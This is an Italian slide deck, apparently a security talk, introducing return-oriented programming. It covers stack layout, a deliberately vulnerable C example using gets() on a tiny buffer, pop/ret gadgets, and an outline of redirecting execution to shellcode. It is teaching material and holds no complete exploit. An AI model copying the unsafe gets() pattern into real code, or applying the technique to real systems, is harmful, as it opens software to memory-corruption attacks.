ROP chain
...to the rescue!


A cura di Daniele Barattieri di San Pietro

Mi presento

- Daniele Barattieri di San Pietro


  ...aka MrMoDDoM
- Ciao :)

Process memory



- Lo stack cresce verso l'alto (push) e decresce verso il basso (pop)
- L'heap cresce verso il basso (malloc) e decresce verso l'alto (free)


Stack



- Quando viene chiamata una funzione, nello stack sono inseriti valori passati alla funzione e il Return Pointer

```
int main(){
   func( int A, int B);
}
```


Buffer Overflow



- Con un buffer overflow posso sovrascrivere lo stack!

```
int func1(){
   char buf[4];
   gets(buf);
}
```


Buffer Overflow



- Con un buffer overflow posso sovrascrivere lo stack!

```
int func1(){
   char buf[4];
   gets(buf);
}
```

Return




Low address

High address

- Alla fine di ogni funzione viene chiamata l’istruzione ret (= pop eip)

```
<func +0> pop eax
<func +2> pop ebx
<func +4> ret
```


Return



- Alla fine di ogni funzione viene chiamata l’istruzione ret (= pop eip)

```
<func +0> pop eax
<func +2> pop ebx
<func +4> ret
```


Return



- Alla fine di ogni funzione viene chiamata l’istruzione ret (= pop eip)


```
<func +0> pop eax
<func +2> pop ebx
<func +4> ret
```

Shell code



- Scrivo in memoria il mio codice malevolo (**shell code**)
- Utilizzando il return pointer, passo l’esecuzione allo shell code.
- Win (?)

Attributi R-W-X



